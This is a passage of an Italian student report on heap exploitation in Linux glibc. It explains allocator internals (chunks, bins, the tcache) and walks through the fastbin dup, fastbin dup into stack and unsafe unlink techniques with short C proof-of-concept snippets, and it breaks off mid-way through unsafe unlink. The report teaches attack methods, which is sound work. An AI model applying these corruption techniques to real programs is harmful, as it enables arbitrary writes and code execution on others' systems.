
HEAP EXPLOITATION

CYBERSECURITY

Gianmaria Del Monte
Dipartimento di Ingegneria Informatica
Università degli Studi Roma 3
Matricola: 499829
gia.delmonte@stud.uniroma3.it



ABSTRACT

L'*heap* è una regione di memoria assegnata ad ogni processo con cui è possibile interagire mediante funzioni di libreria in ogni linguaggio di programmazione. Tuttavia una vulnerabilità presente in un programma unito ad un uso scorretto dell'heap può portare a conseguenze molto gravi, come all'esecuzione di istruzioni non originariamente pensate da un programmatore, ma iniettate da un hacker per ottenere il controllo di un calcolatore. Nella presente relazione si mostrerà innanzitutto il funzionamento del gestore dell'heap in ambiente Linux, per poi presentare i tipici attacchi che sfruttano l'heap stesso. Come si vedrà in seguito, questi attacchi sono possibili grazie a vulnerabilità di tipo *buffer overflow*, che consente di modificare i metadati che l'allocatore utilizza per la gestione dell'heap. Infine, si mostrerà un'applicazione di questi attacchi in modo da ottenere una shell, e quindi il controllo della macchina, a programmi il cui scopo originario è quello di offrire un qualche tipo di servizio.

Indice




Figura 1: Processo in memoria

1 Introduzione

L'heap è una regione di memoria assegnata ad un processo, come mostrato in Figura 1, per dati la cui esistenza o dimensione non è conosciuta a tempo di compilazione. A differenza dello stack, la vita di un'allocazione non dipende dalla procedura o dallo stack frame corrente. Questa memoria, infatti, è globale, quindi può essere acceduta e modificata da qualunque parte del programma, in maniera indiretta, per mezzo di un puntatore.

La libreria standard del linguaggio C consente di interagire con l'heap mediante due funzioni:

```
void* malloc(size_t n)
```

che alloca in heap uno spazio di dimensione `n` byte, e

```
void free(void* p)
```

che dealloca dall'heap la zona di memoria puntata da `p`, precedentemente allocata da `malloc`.

Come si vedrà in seguito, se non vengono rispettate alcune regole, è possibile sfruttare le vulnerabilità per far eseguire ad un programma delle istruzioni arbitrarie da parte di un attaccante.

2 Gestione dell'heap nella glibc

Il funzionamento dell'heap dipende sia dalla piattaforma che dalla specifica implementazione. Ad esempio, in sistemi embedded le implementazioni normalmente utilizzate usano una lista concatenata con politica LIFO di blocchi di memoria di dimensione prefissata. Anche l'implementazione nella *glibc*, la libreria standard del linguaggio C, di Linux è completamente differente da quella di Windows. In particolare, nella nostra trattazione, si vedrà l'implementazione dell'allocatore in heap nella glibc di un sistema Linux, denominata *ptmalloc*.

Uno dei problemi principali di cui soffre l'heap per sua natura è la *frammentazione*: ci saranno quindi sezioni inutilizzate

di memoria interposte tra sezioni in uso. Un buon allocatore dovrà limitare questo fenomeno, cercando di unire spazi contigui non utilizzati per soddisfare una richiesta.

`malloc` e `free`, non sono gli unici modi con cui un programmatore C/C++ può interagire con l'heap: si possono infatti utilizzare funzioni come `calloc`, `realloc`, `memalign`, che come `malloc`, possono essere rilasciate con `free`. I programmatori C++, invece, possono allocare memoria in heap con gli operatori `new` e `new[]`, e deallocarla con `delete` e `delete[]`.

L'allocatore della glibc di Linux, divide l'heap in chunk, ovvero porzioni di memoria più grandi rispetto a quelli richiesti da un programmatore. Questo per contenere metadati utili alla gestione dei chunk nell'heap. Inoltre, poichè l'allocatore non conosce come un programmatore utilizza i dati allocati in memoria, esso deve garantire che i dati siano allineati. L'allineamento infatti ha un forte impatto sulle performace di un software. La glibc allinea i chunk a 8 byte in sistemi a 32 bit ed a 16 byte in sistemi a 64 bit.

2.1 Strategia di base

Vediamo come vengono allocati i chunk, in un allocatore il cui funzionamento è molto semplificato:

1. se un precedente chunk liberato con `free` è sufficientemente grande da contenere l'attuale, si usa questo chunk;
2. altrimenti, se c'è abbastanza spazio nel *top chunk*, lo spazio più in alto nell'heap, si crea un nuovo chunk, riducendo il top chunk, e si restituisce questo;
3. altrimenti, l'allocatore chiederà al kernel più spazio per l'heap, e se questo verrà aumentato sufficientemente da contenere il nuovo chunk viene creato dal nuovo spazio;
4. altrimenti, la richiesta non può essere soddisfatta e la `malloc` restituisce `NULL`.

Per il punto 1, l'heap mantiene una o più liste di chunk, denominati *bin*, gestite alcune con poliche LIFO, altre FIFO, altre ancora ordinate per chunk. Queste liste possono essere semplicemente o doppiamente concatenate, circolari, con nodi *dummy*. Se è presente un chunck con una dimensione sufficientemente grande da soddisfare una richiesta, questo chunk viene estratto da uno dei bin.

Nel punto 3, le system call che l'allocatore può utilizzare per richiedere più spazio in heap sono `brk`[1] e `mmap`[9]. `brk` ottiene memoria, non inizializzata a zero, dal kernel incrementando il *program break location*, o *brk*. L'inizio dell'heap si trova nella variabile *start_brk*. Quando ASLR è disattivato, *start_brk* punta alla fine del BSS segment, altrimenti, se attivo, viene aggiunto un offset random (vedi Figura 1). Ora, poichè il loader inserisce l'heap subito dopo BSS, l'effetto della syscall `brk` è quello di aumentare/diminuire la dimensione dell'heap. `mmap` è utilizzato da `malloc` per chiedere al kernel zone mappate in memoria anonime, inizializzate a zero, usabili esclusivamente dal processo richiedente. Quest'ultima system call è usata quando `sbrk` fallisce, ad esempio perchè l'heap è cresciuto troppo da poter collidere con altre zone del processo, come le shared libraries.


Le richieste per regioni di memoria molto ampie sono servite dall'allocatore direttamente da `mmap`. Il comportamento è gestito dalla variabile `M_MMAP_THRESHOLD`, che in sistemi a 32 bit è normalmente 128k e in sistemi a 64 bit è 32M. É possibile comunque cambiare questa variabile con la funzione `mallopt`. Le regioni *mmappate* vengono marcate da una flag che indica che sono state ottenute da una chiamata ad `mmap`, in modo tale che ad una richiesta a `free`, la regione viene deallocata con la syscall `munmap`.

2.2 Chunk metadata

Un chunk, come detto in precedenza, contiene dei metadati per la gestione dello stesso nell'heap. Nella glibc la struttura di un chunk è denominata `malloc_chunk`, ed è così definita:


```
struct malloc_chunk {
    size_t mchunk_prev_size;          /* Size of previous chunk (if free). */
    size_t mchunk_size;               /* Size in bytes, including overhead */
    struct malloc_chunk* fd;          /* double links -- used only if free */
    struct malloc_chunk* bk;
}
```

Alcuni di questi campi sono usati o meno in base al fatto che il chunk è in uso o libero. Un chunk in uso ha questo aspetto:



Da notare che in questo caso `fd` e `bk` non sono utilizzati, ma coincidono con la parte del chunk utilizzabile dall'applicazione, lo *user data*. `mem` è infatti il puntatore ritornato dalla `malloc`.

Un chunk libero, quindi al'interno di un bin, avrà questo aspetto:



Qui lo user data è occupato dai puntatori `fd` e `bk`[1].

In entrambi i casi il campo `mchunk_prev_size` è utilizzato solo se il chunk precedente[2] è libero e se è in uso può contenere gli user data del chunk precedente.

Il lettore avrà anche notato la presenza di 3 lettere nel campo `mchunk_size`, che corrispondono ai 3 bit meno significativi di questo campo:

- **P (PREV_INUSE)**: 0 quando il chunk precedente in memoria è libero e la dimensione di quest'ultimo è memorizzata nel primo campo. Se il bit è 1, il chunk precedente è utilizzato e non si può conoscere la sua dimensione.
- **M (IS_MMAPPED)**: se 1 il chunk è ottenuto mediante la syscall `mmap`. Gli altri due bit sono ignorati.
- **A (NON_MAIN_ARENA)**: se 0 il chunk è nel main arena (vedi Paragrafo 2.3). Ogni thread del processo può ricevere la sua arena e per questi chunk il bit è settato ad 1.

I tre bit possono essere memorizzati nel campo `mchunk_size` perchè le dimensioni dei chunk sono sempre allineate ad 8 byte (o 16 in sistemi a 64 bit), per cui i tre bit meno significativi sono sempre a zero.

[1] in base al bin in cui andrà a finire il chunk possono essere usati o entrambi o solo uno dei due.

[2] in questo caso il chunk precedente è quello che lo precede fisicamente in memoria

2.3 Arena

Tutte le strutture dati utilizzate per la gestione dell'heap (vedi Paragrafo 2.4) sono mantenute in una struttura gestita dall'allocatore, denominata *arena*. Essa è definita nel codice della glibc dalla `struct malloc_state`:

```
struct malloc_state {
  /* Serialize access */
  __libc_lock_define (, mutex);

  /* Fastbins */
  mfastbinptr fastbinsY[NFASTBINS];
  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr top;
  /* The remainder from the most recent split of a small request */
  mchunkptr last_remainder;
  /* Normal bins packed as described above */
  mchunkptr bins[NBINS * 2 - 2];

  /* other stuffs */

}
```

In un processo possono esistere contemporaneamente più arene: in particolare l'arena del main thread è una variabile globale, non contenuta nell'heap. Un'arena può essere contesa da più thread, è presente infatti un `mutex` per garantire l'accesso esclusivo ed evitare quindi *race condition*, ma un thread può far riferimento ad una sola arena. Le altre arene degli altri thread possono essere all'interno dell'heap stesso, oppure in zone in memoria mmappate.

2.4 Free bins

I chunk liberati vanno a finire nei corrispondenti *free bin*, che non sono altro che liste di chunk. Per questo lo user data, che nei chunk liberi è per definizione libero, contiene i puntatori ai chunk precedenti e successivi. Inoltre i chunk liberi memorizzano il `chunk_size`, i bit `A` e `P`, ma non usano il bit `M`, poichè i chunk mmappati vengono liberati direttamente con `munmap` e non vengono riutilizzati.

Poichè la `malloc` è una componente fondamentale in qualsiasi programma, deve utilizzare alcuni stratagemmi per non impattare troppo sulle performance. Per migliorare le performance, invece che contenere i chunk in un'unica lista, esistono una serie di liste di chunk, denominati *bin*, progettati per massimizzare l'allocazione e la deallocazione.

Ci sono 5 tipi di bin: 62 *small bin*, 63 *large bin*, 1 *unsorted bin*, 10 *fast bin* e 64 *tcache bin* per thread. Small, large ed unsorted bin si trovano nello stesso array, in cui l'indice 0 non è usato, 1 è l'unsorted bin, 2-64 sono small bin e 65-127 sono large bin. I fast bin e le tcache rappresentano una cache per velocizzare la ricerca di chunk liberi.

Small bin Esistono 62 small bin, gestiti come liste doppiamente concatenate, ciascuno contenente chunk della stessa dimensione. In sistemi a 32 bit gli small bin contengono chunk con dimensione minore di 512 byte, in sistemi a 64 byte chunk con dimensione minore di 1024 byte. Gli small bin, contenendo chunk della stessa dimensione, sono già ordinati per cui l'inserimento e la rimozione sono molto veloci.

Large bin Non essendo possibile mantenere bin contenenti chunk di qualsiasi dimensione possibile, per chunk maggiori di 512 byte, l'allocatore utilizza i large bin. Esistono 63 large bin, che mantengono chunk di dimensione in un determinato range, progettato in modo tale che non ci sia sovrapposizione con gli small bin e i large bin. In altre parole, dato un chunk, esiste solo uno small bin o large bin in cui può essere inserito. I large bin, non contenendo chunk di dimensioni prefissati come gli small bin, sono mantenuti ordinati ad ogni allocazione. Questo li rende molto più lenti rispetto agli small bin.

I primi 32 bin contengono chunk spaziati di 64 byte, i successivi 16 bin chunk spaziati di 512 byte, e così via fino a raggiungere l'ultimo bin che contiene tutto il resto (vedi Tabella 1).

Unsorted bin Sia small chunk che large chunk, quando sono liberati, finiscono nell'unico unsorted bin. Questo perchè la maggior parte dei programmi effettua una `free` su un insieme di chunk per poi allocare un certo numero di chunk di dimensione simile. In questi casi non conviene unire chunk vicini per formare chunk più grandi per poi inserirli nei bin appositi, ma è utile aver pronti subito questi chunk. L'unsorted bin si comporta come una cache. Durante una `malloc`, si verifica se esiste almeno un elemento in questo bin che può soddisfare la richiesta. Se esiste, `malloc` lo restituisce, altrimenti inserisce i chunk nei rispettivi small e large bin.

# bin	Spaziamento	Tipo
64	8	Small bin
32	64	Large bin
16	512	Large bin
8	4096	Large bin
4	32768	Large bin
2	262144	Large bin
1	rimanente	Large bin

Tabella 1: Divisione dei bin

Fast bin I fast bin contengono chunk che non vengono uniti ai chunk liberi vicini, in modo tale che se una richiesta arriva in un tempo relativamente breve rispetto a quando il chunk viene liberato, questa può essere servita immediatamente. Come gli small bin, i fast bin contengono chunk di dimensioni prefissate. In particolare esistono 10 fast bin, di dimensioni 16, 24, 32, 40, 48, 56, 64, 72, 80, 88. Non essendo uniti ad altri chunk, il bit `P` del chunk successivo non è settato, quindi è come se l'allocatore non liberi effettivamente questi chunk.

Come gli small bin, i chunk in un fast bin sono per loro natura già ordinati, per cui l'inserimento e la rimozione è molto veloce. Visto che i chunk non vengono uniti ai chunk liberi vicini, un fast bin è gestito come una lista singolarmente concatenata.

Il lato negativo dei fast bin è che, non liberando effettivamente i chunk, la memoria con il tempo può frammentarsi. Per questo, periodicamente i chunk nei fast bin vengono *consolidati*, ovvero vengono uniti i chunk liberi vicini e messi i chunk risultanti nell'unsorted bin.

Il consolidamento avviene quando una richiesta a `malloc` non può essere soddisfatta da un fast bin, quando si libera un chunk più grande di 64KB, oppure quando viene richiamata la funzione `mallopt` o `malloc_trim`.

Tcache L'ultimo livello di ottimizzazione al di sopra di tutti i bin, introdotto dalla versione 2.26 della glibc, è la tcache. Le tcache, *per-thread cache*, sono dei bin posseduti esclusivamente dai singoli thread. In un'applicazione multithread, quando un thread richiede spazio all'heap, essendo questo comune a tutti i thread di un processo, deve aspettare un lock su una variabile mutex per poter ottenere un chunk libero. Essendo l'allocazione e la deallocazione in memoria operazioni eseguite frequentemente, questo può portare ad un degrado delle prestazioni. Quindi ogni thread mantiene 64 tcache, organizzate secondo liste singolarmente concatenate. Ogni bin contiene al massimo 7 chunk di dimensioni comprese tra 24 e 1032 byte in sistemi a 64 bit e tra 12 e 516 byte in sistemi a 32 bit.

Il funzionamento è il seguente: quando un chunk viene liberato, l'allocatore controlla se questo può entrare in un tcache bin relativo alla sua dimensione. Come i fast bin, i chunk nella tcache sono considerati in uso e quindi non sono uniti con i vicini.

Se la tcache per quel chunk è pieno, il thread chiede un lock all'heap e gestisce il chunk secondo il vecchio approccio.

Quando, invece, viene richiesto spazio all'heap, se esiste un chunk nella tcache che può soddisfare la richiesta questo viene immediatamente restituito, senza che venga chiesto alcun lock, altrimenti si richiede il lock all'heap e si continua come prima, con la differenza che si cerca di riempire con più chunk possibili le tcache mentre si mantiene il lock sull'heap.

2.5 Algoritmo della `malloc`

I passi eseguiti dalla `malloc` sono:

1. se la dimensione corrisponde ad un tcache bin e c'è un tcache chunk disponibile, restituiscilo.
2. se la richiesta è superiore a `M_MMAP_THRESHOLD`, il chunk viene allocato tramite `mmap`.
3. altrimenti si richiede il lock all'arena, svolgendo successivamente i seguenti passi:
   (a) **Strategia fastbin/smallbin**
   - se il chunk può essere contenuto in un fastbin, cerca un chunk in quel fastbin (cercando di riempire la tcache con gli elementi del fastbin).
   - altrimenti, se il chunk può essere contenuto in uno smallbin, cerca un chunk in quel smallbin (cercando di riempiera la tcache con gli elementi dello smallbin).

(b) **Libera i chunk in attesa**
- libera *effettivamente* ogni elemento nei fastbin, consolidali con i vicini e spostali nell'unsorted bin.
- per ogni elemento dell'unsorted bin, cerca il chunk in grado di soddisfare la richiesta. Se esiste restituiscilo, altrimenti inserisci ogni elemento nel corrispondente small/large bin (cercando di riempire la tcache con gli elementi che andrebbero nello smallbin).

(c) **Strategia base di riutilizzo dei chunk**
- cerca il chunk nel corrispondente largebin, se la dimensione corrisponde ad uno dei largebin

(d) **Crea un nuovo chunk**
- altrimenti, se non ci sono chunk disponibili, vedi se c'è spazio nel top chunk.
- se il top chunk non è abbastanza grande, chiedi spazio al kernel con `brk`.
- se l'heap non può essere esteso, richiedi uno spazio in memoria tramite `mmap` e alloca il chunk da lì.

(e) **Fallisci, restituendo** `NULL`

2.6 Algoritmo della `free`

L'algoritmo eseguito dalla `free` è il seguente:

1. se il puntatore è `NULL`, non fare niente
2. altrimenti, calcola il puntatore al chunk ottenuto sottraendo al puntatore ricevuto la dimensione dei metadata di un chunk
3. se il chunk può entrare in un tcache bin, inseriscilo nel corrispondente tcache bin.
4. se il chunk ha il bit `M` ad 1, liberalo con `munmap`.
5. altrimenti si chiede il lock sull'arena, svolgendo successivamente i seguenti passi:
   (a) se un chunk può andare in un fastbin, inseriscilo nel corrispondente fastbin.
   (b) altrimenti, se la dimensione del chunk è maggiore di 64KB, consolida i chunk contenuti nei fastbin e inseriscili nell'unsorted bin (sarà compito della `malloc` di inserirli eventualmente nei corrispondenti small/large bin)
   (c) fondi il chunk con i precedenti ed i successivi
   (d) se il chunk ottenuto si trova nel top heap, il chunk diventa il nuovo top chunk
   (e) altrimenti inseriscilo nell'unsorted bin.

3 Principali tecniche di heap exploitation

Nell'uso di `malloc` e `free` è responsabilità del programmatore:

1. liberare una zona di memoria con `free` ottenuta da `malloc`[3]
2. non usare `free` su una zona di memoria più di una volta
3. assicurarsi di non sovrascrivere zone di memoria che eccedono la memoria richiesta con `malloc`, per evitare *heap overflow*

Non rispettando queste regole è possibile sfruttare le vulnerabilità presenti in un programma per eseguire codice arbitrario. Gli Shellphish, un famoso gruppo di Capture The Flag (CTF), hanno elencato una serie di possibili attacchi nel repository Github *how2heap*[11].

La Tabella 2 mostra una lista di possibili attacchi che sfruttano alcune vulnerabilità presenti nel codice.

In questa trattazione, in particolare, vedremo in dettaglio quattro di questi attacchi: *fastbin dup*, *fastbin dup into stack*, *unsafe unlink* e *house of spirit*.

3.1 Fastbin dup

Fastbin dup permette di ottenere da una `malloc` un chunk di memoria già allocato precedentemente, sfruttando i fastbin.

Vediamo l'attacco. Si inizia allocando inizialmente tre buffer con una dimensione che entri in un fastbin:

[3] e funzioni `malloc` compatibili, come `calloc`, `realloc` e `memalign`.

Nome dell'attacco	Tecnica
Fastbin dup	Indurre la `malloc` a restituire un chunk in heap già allocato sfruttando i fastbin
Fastbin dup into stack	Indurre la `malloc` a restituire un puntatore arbitrario sfruttando i fastbin
Fastbin dup consolidate	Indurre la `malloc` a restituire un chunk in heap già allocato, inserendo il puntatore in un fastbin e nell'unsorted bin
Unsafe unlink	Utilizzare la `free` su un fake chunk per ottenere un *arbitrary write*
House of spirit	Utilizzare la `free` su un fake chunk per avere un puntatore ad un chunk aribitrario
House of lore	Indurre la `malloc` a restituire un puntatore aribitrario sfruttando uno smallbin
House of force	Sfruttare l'header del *top chunk* per avere un puntatore arbitrario
House of orange	Sfruttare il *top chunk* per ottenere *arbitrary code execution*
Large bin attack	Sfruttare un chunk libero in un large bin per ottenere un *arbitrary write*

Tabella 2: Lista dei principali attacchi su heap (fonte [11])

```
int *a = malloc(8);
int *b = malloc(8);
int *c = malloc(8);
```

Rilasciamo `a`:

```
free(a);
```

A questo punto, `a` contiene ancora il puntatore del chunk di memoria in heap che ora è libero. Se invocassimo nuovamente `free(a)`, essa si accorgerebbe che `a` è già stato liberato poichè si trova in testa a `fastbin[0]`[4]. Ispezionando il codice nella libc della `free` si può notare come questa faccia proprio questo controllo:

```
/* Check that the top of the bin is not the record we are going to add
    (i.e., double free).  */
 if (__builtin_expect (old == p, 0))
   {
     errstr = "double free or corruption (fasttop)";
     goto errout;
   }
```

dove `old` è un puntatore al primo elemento del fastbin selezionato e `p` è il puntatore al chunk passato alla `free`.

Per questo si invoca la `free` prima sul puntatore `b`:

```
free(b);
```

per poi invocarla nuovamente su `a`:

```
free(a);
```

`fastbin[0]` contiene ora questi puntatori: `[a, b, a]`[5].

Richiamando tre `malloc` consecutive:

```
fprintf(stdout, "1st malloc(8): %p\n", malloc(8));
fprintf(stdout, "2nd malloc(8): %p\n", malloc(8));
fprintf(stdout, "3rd malloc(8): %p\n", malloc(8));
```

la prima e la terza `malloc` restituiranno lo stesso puntatore.

Da notare come questo bug è stato ottenuto poichè si è violata la regola 2.

[4] Si noti che `free` in questo caso non può controllare il bit `prev_inuse` del chunk successivo in memoria poichè, come già detto nel precedente capitolo, in un fastbin i chunk non sono liberati effettivamente

[5] con un abuso di notazione in quanto i puntatori restituiti dalla `malloc` non sono gli stessi dei chunk su cui opera invece la `free`

3.2 Fastbin dup into stack

Fastbin dup into stack permette di ottenere un puntatore ad una zona in memoria arbitraria sfruttando, come in *fastbin dup* (vedi Paragrafo 3.1), un fastbin.

Il prologo è lo stesso di *fastbin dup*:

```
int *a = malloc(8);
int *b = malloc(8);
int *c = malloc(8);

free(a);
free(b);
free(a);
```

in modo che `fastbin[0]` contenga la lista `[a, b, a]`.

Si definisce inoltre una variabile `stack_var`:

```
uint64_t stack_var;
```

Eseguendo una `malloc`:

```
int *d = malloc(8);
```

`d` contiene il puntatore ad `a`[6].

Eseguendo nuovamente `malloc(8)`, `fastbin[0]` conterrà `[a]`, quindi se sovrascriviamo `d`, sovrascriviamo anche `a` essendo lo stesso puntatore.

Sovrascriviamo quindi `d` con

```
*d = (uint64_t) (((char*)&stack_var) - sizeof(d));
```

modificando nello stesso tempo anche il campo `fd` di `a`.

Poichè la `malloc` effettua un controllo sulla `size` del chunk puntato da `fd`, si assegna a `stack_var` la dimensione dei chunk contenuti nel `fastbin[0]`:

```
stack_var = 0x20;
```

Con `malloc(8)` si estrae da `fastbin[0]` il chunk `a`, e poichè `a->fd != NULL`, si inserisce in testa a `fastbin[0]` il puntatore `a->fd`. L'ultima `malloc(8)` ci consente di ottenere l'indirizzo scelto, in questo caso `(char*)&stack_var + 8`.

In questo esempio si è scelto l'indirizzo di una variabile in stack come puntatore restituito da `malloc`, ma è possibile scegliere qualsiasi altro indirizzo: nella CTF presentata nel Paragrafo 4.1 l'indirizzo scelto è infatti una entry della `.got`.

3.3 Unsafe unlink

Unsafe unlink consente di ottenere un *arbitrary write* utilizzando la `free` per corrompere un chunk libero. Lo scenario di utilizzo di questo attacco prevede la presenza di un puntatore globale ad un buffer su cui si può fare overflow.

Sia `malloc_size = 0x80` una variabile contente la dimensione di un chunk maggiore di un fastbin. Sia `chunk0_ptr` un puntatore globale, che punta ad un buffer di dimensione `malloc_size`, ottenuto da una `malloc`. Sia `chunk1_ptr` il puntatore ad un buffer di dimensione `malloc_size`, ottenuto anch'esso da una `malloc`.

```
chunk0_ptr = malloc(malloc_size);             //chunk0
uint64_t *chunk1_ptr = malloc(malloc_size);   //chunk1
```

Si crea un fake chunk all'interno di `chunk0`, in modo tale che l'`unlink`, una funzione utilizzata dalla `free` per rimuovere un elemento da un bin, possa superare il controllo `P->fd->bk == P && P->bk->fd == P` (vedi Figura 2):

```
chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
```

[6] inteso come locazione in memoria, e non come puntatore alla variabile `a`




Figura 2: Rimozione del chunk P dall'`unlink`




Figura 3: Creazione del fake chunk

Si ottiene una situazione illustrata nella Figura 3.

